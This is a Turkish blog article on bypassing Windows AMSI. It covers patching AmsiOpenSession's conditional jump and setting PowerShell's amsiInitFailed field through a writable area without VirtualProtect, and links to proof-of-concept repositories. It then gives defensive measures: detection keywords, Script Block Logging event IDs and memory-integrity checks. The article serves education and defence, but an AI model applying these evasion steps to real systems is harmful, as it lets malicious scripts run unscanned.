
GetProcAddress ile Amsi.dll icersinden AmsiOpenSession funksiyonun adresini alıyor.

Tespit edilen 74 değerinin üzerine 75 yazıyor.(Jump equal'i Jump not equal olarak düzenliyor)

Ve bildigimiz gibi alan üzerinde işlemler yapabilmek icin yazılabilir olarak düzenliyor.

https://github.com/SaadAhla/AMSI_patch/blob/main/AmsiOpenSession/AmsiOpenSession.cpp

Kaynak kod daha önceki yazılarımızdan ögrendiklerimizden yola çıkarak gayet anlaşılabilir sekilde yazılmış. Yine üzerinden kabaca geçmek için yazdığım acıklamaları yukarıdaki ekran görüntüsünü inceleyebilirsiniz.



Daha önce bahsedildigi üzere her powershell session için ayrı bir amsi çalışmaktadır. Yani burada kodu çalıştırmak için hedef powershell PİD sini vermemiz gerekmektedir. her bir Amsi session birbirinden bağımsız olduğu için, sadece hedef aldığımız powershell üzerinde amsi'ye hata verdirerek çalışmasını engelleyebilir.

AMSI WRITE RAID VULNERABILITY

İncelemek istediğim bir başka teknik ise bu yazıyı yazmaya başladığım sırada Victor "Vixx" Khoury tarafından 3 mayıs 2024 tarihinde paylaşılan bir 0-day'dir. Temelinde VirtualProtect kullanmadan bellekte yazılabilir bir alan tespit etmesine dayanan bu tekniği inceleyelim.

Ref: https://github.com/V-i-x-x/AMSI-BYPASS

Genellikle, programın bağımlı olduğu DLL'lerdeki işlevlere ve verilere işaret eden tüm bellek adresleri ithalat adres tablosu (IAT) içinde yer alır ve yalnızca okunabilir olarak işaretlenmiştir, bu yüzden onlarla oynamak istediğinizde, sayfayı önce yazılabilir olarak işaretlemek için VirtualProtect API'sini kullanmanız gerekir.

VirtualProtect sakıncalı bir API olduğundan, bildiğimiz üzere güvenlik ürünleri tarafından tespit edilen ve izlenilen bir API, ayrıca bu API statik analizlerde sakıncalı olarak işaretlenir. Bu teknikte araştırmacı VirtualProtect API'sine ihtiyaç duymadan üzerine yazılabilir bir giriş tespit etmiş,

Özetlemek gerekirse, System.Management.Automation.dll içinde yazılabilir bir alan bularak, bu alan aracılığıyla amsiInitFailed alanını tespit edip True olarak set ederek AMSI'yi bypass ediyor.

İnceleyip araştırdıklarımla detaylandırmak gerekirse bahsi geçen System.Management.Automation modülünü tanıyalım. Bu modül PowerShell'in temel modüllerinden biridir ve PowerShell'in çalışmasını sağlayan altyapıyı oluşturur.

Definition

Namespace: System.Management.Automation

Assembly: System.Management.Automation.dll

Package: System.Management.Automation v7.4.0

Represents a PowerShell command or script to execute against a Runspace(Pool) if provided, otherwise execute using a default Runspace. Provides access to different result buffers like output, error, debug, verbose, progress, warning, and information.

https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=powershellsdk-7.4.0

Bu modül, PowerShell komutlarını ve betiklerini çalıştırmak için gerekli olan sınıfları, metodları ve işlevleri içerir. PowerShell, sistem yönetimi ve otomasyonu için tasarlanmış bir komut satırı kabuğu ve betik dilidir. Bu modül, PowerShell'e entegre özellelikleri sınıf olarak bulundurur. Hedef aldığımız AmsiUtils sınıfı da bunlardan biridir.

AMSIUtils sınıfı, Amsi'nin işlevselliğini yöneten bir yardımcı sınıftır. amsiInitFailed gibi alanlar ile AMSI'nin başlatılıp başlatılmadığını, aktif olup olmadığını ve hata oluşup oluşmadığını kontrol eder. PowerShell'de AMSI'nin bypass edilmesi genellikle AmsiUtils sınıfındaki amsiInitFailed alanının manipüle edilmesiyle gerçekleştirilir. Bu alan true olarak ayarlandığında, AMSI'nin çalışması engellenir ve tarama işlevi devre dışı bırakılır.

Sonuç olarak, System.Management.Automation modülü, PowerShell'in temel yapı taşlarını oluşturan ve sistem yönetimi ile otomasyon görevlerini gerçekleştirmek için kullanılan bir modüldür. Bu modül, aynı zamanda güvenlik işlevlerini içeren AmsiUtils sınıfı gibi bileşenleri de içerir.

AmsiInitFailed alanına erişim sağlandıktan sonra, bu alanın değerini elde etmek için GetValue metodu kullanılıyor. Bu, AMSI'nin çalışıp çalışmadığını kontrol eder ; eğer AMSI başlatılmışsa, bu değeri false olarak döndürür. Bu saldırı metodunda, Virtual Protect'e gerek duyulmadan amsiInitFailed alanını true olarak ayarlayarak AMSI'nin devre dışı bırakılmasını sağlar.

Yani saldırının temelde 3 adımdan oluştuğunu söyleyebiliriz.

1. System.Management.Automation modülünün yüklenmesi
2. 'amsiInitFailed' alanının elde edilmesi
3. 'amsiInitFailed' alanının değerinin değiştirilmesi

Not: Amsi hakkında daha fazla saldırı metodu görmek istiyorsanız aşağıdaki linkteki yazıyı incelemenizi tavsiye ederim.

Ref: https://gustavshen.medium.com/bypass-amsi-on-windows-11-75d231b2cac6

Defansif Perspektif

Şimdi öğrendiklerimizle defansif alanda neler yapabileceğimizi düşünelim.

NOT: Bu yazıda PowerShell downgrade ya da registry gibi saldırı türlerine yer verilmediğinden, bunlar dahil edilmemiştir.

Bellekteki ve çalışma zamanındaki (runtime) kodları inceleme, simüle etme ve müdahale etme yeteneklerinin AMSI'ye karşı kullanıldığını görmek, fileless malware türünün yüksek potansiyelini ortaya koymaktadır.

İncelediğim mevcut kuralların yetersiz olduğunu gördüm. Genellikle bu kurallar string ve imza tabanlı olsa da, Amsi.dll, AmsiInitFailed gibi anahtar kelimeleri kullanmış olsalar da bu tür tespitlerin kolayca atlatılabildiği anlaşılmaktadır.

Bu yazıdan çıkarılabilecek en önemli sonuç, AMSI'nin en güçlü olduğu run-time ve bellek alanlarına odaklanarak AMSI'yi korumamız gerektiğidir.

Anahtar Kelimeler:

- System.Management.Automation.AmsiUtils
- Amsi.dll
- AmsiOpenSession
- AmsiInitFailed

Önemli Event ID'ler:

- **Event ID 4103:** "PowerShell Script Block Logging" olayıdır ve PowerShell script bloklarının loglanmasını sağlar. Bu olay, PowerShell komutlarının içeriklerini görmek için kullanılır.

- **Event ID 4104:** "PowerShell Script Block Logging" ile ilgili daha ayrıntılı bilgi sağlar ve script bloklarının çalıştırılmasını loglar. Özellikle AMSI bypass gibi saldırıları tespit etmek için önemlidir.

Alınabilecek Diğer Önlemler:

1. **Bellekteki amsi.dll'nin değiştirilmiş olup olmadığını kontrol etme:** Bellekte AMSI DLL'sinin bütünlüğünü düzenli olarak kontrol etmek, saldırganların AMSI'yi manipüle edip etmediğini belirlemeye yardımcı olabilir.

2. **AMSI işlevlerine yönelik yamaları algılayan bellek analiz araçları kullanma:** Bellek analizi ve güvenlik araçları kullanarak AMSI işlevlerine yönelik herhangi bir yamanın veya değişikliğin tespit edilmesi sağlanabilir. Bu, saldırganların AMSI işlevlerini baypas etme girişimlerini belirlemek için etkili bir yöntemdir.

SONUC

Bu makalede, Anti-Malware Scan Interface (AMSI) üzerine bir inceleme yaptık ve saldırganların bu önemli güvenlik önlemini nasıl atlattıklarını ele aldık ve bazı teknikleri inceledik.

Özellikle, saldırganlar System.Management.Automation modülü içindeki amsiInitFailed alanını manipüle ederek AMSI'yi devre dışı bırakabilmektedirler. Bu tür yöntemler, AMSI'nin çalışma prensiplerini ve işlevlerini simüle ederek veya hata verdirerek AMSI'yi atlatabilir.

"Defansif olarak, AMSI'nin dosyasız zararlı yazılım tehditlerine karşı kritik bir savunma mekanizması olduğunu ancak zafiyetlerinin bulunduğunu ve güvenlik açıklarının tespit edilip izlenmesi gerektiğini vurguladık. AMSI bypass saldırılarını inceleyerek bazı zayıf noktalarının incelenmesi/izlenmesi gerektigini görmüş olduk. Bu takiplerle AMSI'yi hedef alan saldırılara karşı daha etkili bir güvenlik sağlayabileceğimizi düşünüyorum.

Bu bilgiler ışığında, AMSI'ye karşı etkili savunma stratejileri geliştirmeye calıştım. Şu anda mevcut bilgi birikimim, detaylı ve spesifik kural, korelasyon veya benzeri çıktıları oluşturacak düzeyde değil, bu nedenle başlıklar halinde değerlendirme yapmayı tercih ettim. Bu stratejiler şunları içermektedir:

1. **AMSI.DLL'nin Bütünlüğünü Kontrol Etme:** AMSI (Antimalware Scan Interface) işlevselliğini sağlayan DLL dosyasının bütünlüğünü düzenli olarak kontrol etmek önemlidir. Hash değerinin periyodik olarak kontrol edilmesi, bu dosyanın bellekte değiştirilip değiştirilmediğini tespit etmek için kritik bir önlemdir. Bu sayede saldırganların bu dosyayı değiştirerek AMSI'nin işlevselliğini zayıflatma girişimleri önceden fark edilebilir.

2. **AMSI İşlevlerine Yönelik Yamaları Algılama:** AMSI işlevlerine yönelik yapılan herhangi bir yamanın tespit edilmesi, saldırganların AMSI'yi bypass etme girişimlerini saptamak için kritik bir yöntemdir. Bellek analiz araçları ve güvenlik yazılımları kullanılarak bu tür değişiklikler izlenebilir ve engellenebilir.

3. **Event ID 4103 ve 4104 İzleme:** PowerShell Script Block Logging (Komut Bloğu Günlüğü) özelliği, AMSI'nin bypass edilme girişimlerini tespit etmek için güçlü bir araçtır. Bu özellik sayesinde PowerShell komutları ve script blokları üzerinde yapılan işlemler detaylı şekilde loglanabilir ve incelenebilir. Özellikle Event ID 4103 (Script Block Invoke) ve Event ID 4104 (Script Block Request) gibi log kayıtları, potansiyel AMSI bypass denemelerini göz önünde bulundurabilir**.**

4. **EDR Araçları Kullanımı:** Gelişmiş EDR (Endpoint Detection and Response) araçları, AMSI'nin bellek içindeki değişikliklerini ve anormal davranışlarını izleyerek tehditleri tespit etme ve önleme konusunda önemli rol oynar. AMSI'nin izlediği dosyalar üzerinde yapılan herhangi bir değişiklik veya saldırganın AMSI'yi bypass etme girişimleri, EDR araçları tarafından hızlı bir şekilde algılanabilir ve müdahale edilebilir.

SON SÖZ

Sonuç olarak, AMSI'nin sunduğu korumayı güçlendirmek ve bypass girişimlerine karşı dirençli hale getirmek için çok yönlü bir savunma stratejisi benimsemek kritik öneme sahiptir. Bu makalede ele alınan teknikler ve savunma stratejileri, AMSI'yi hedef alan saldırılara karşı daha etkili bir güvenlik sağlar. Güvenlik sürekli bir gelişim sürecidir ve bu sürece adapte olarak en son saldırı tekniklerine karşı hazırlıklı olmalıyız.

Önerilen teknikler arasında AMSI.DLL'nin bütünlüğünü düzenli olarak kontrol etmek, AMSI işlevlerine yönelik yamaları tespit etmek, PowerShell Script Block Logging ile AMSI baypas girişimlerini izlemek ve gelişmiş EDR araçları kullanarak anormal AMSI davranışlarını tespit etmek bulunmaktadır. Bu stratejilerin bir araya gelmesi, AMSI'nin güvenlik sağlama kapasitesini artırır ve sistemlerimizi daha güvenli hale getirir.

Her zaman Best Practice uygulamalarını benimsememiz önemlidir. Bu sayede, güvenliği sürekli olarak iyileştirerek ve güncel tehditlere karşı daha etkili savunma sağlayabiliriz.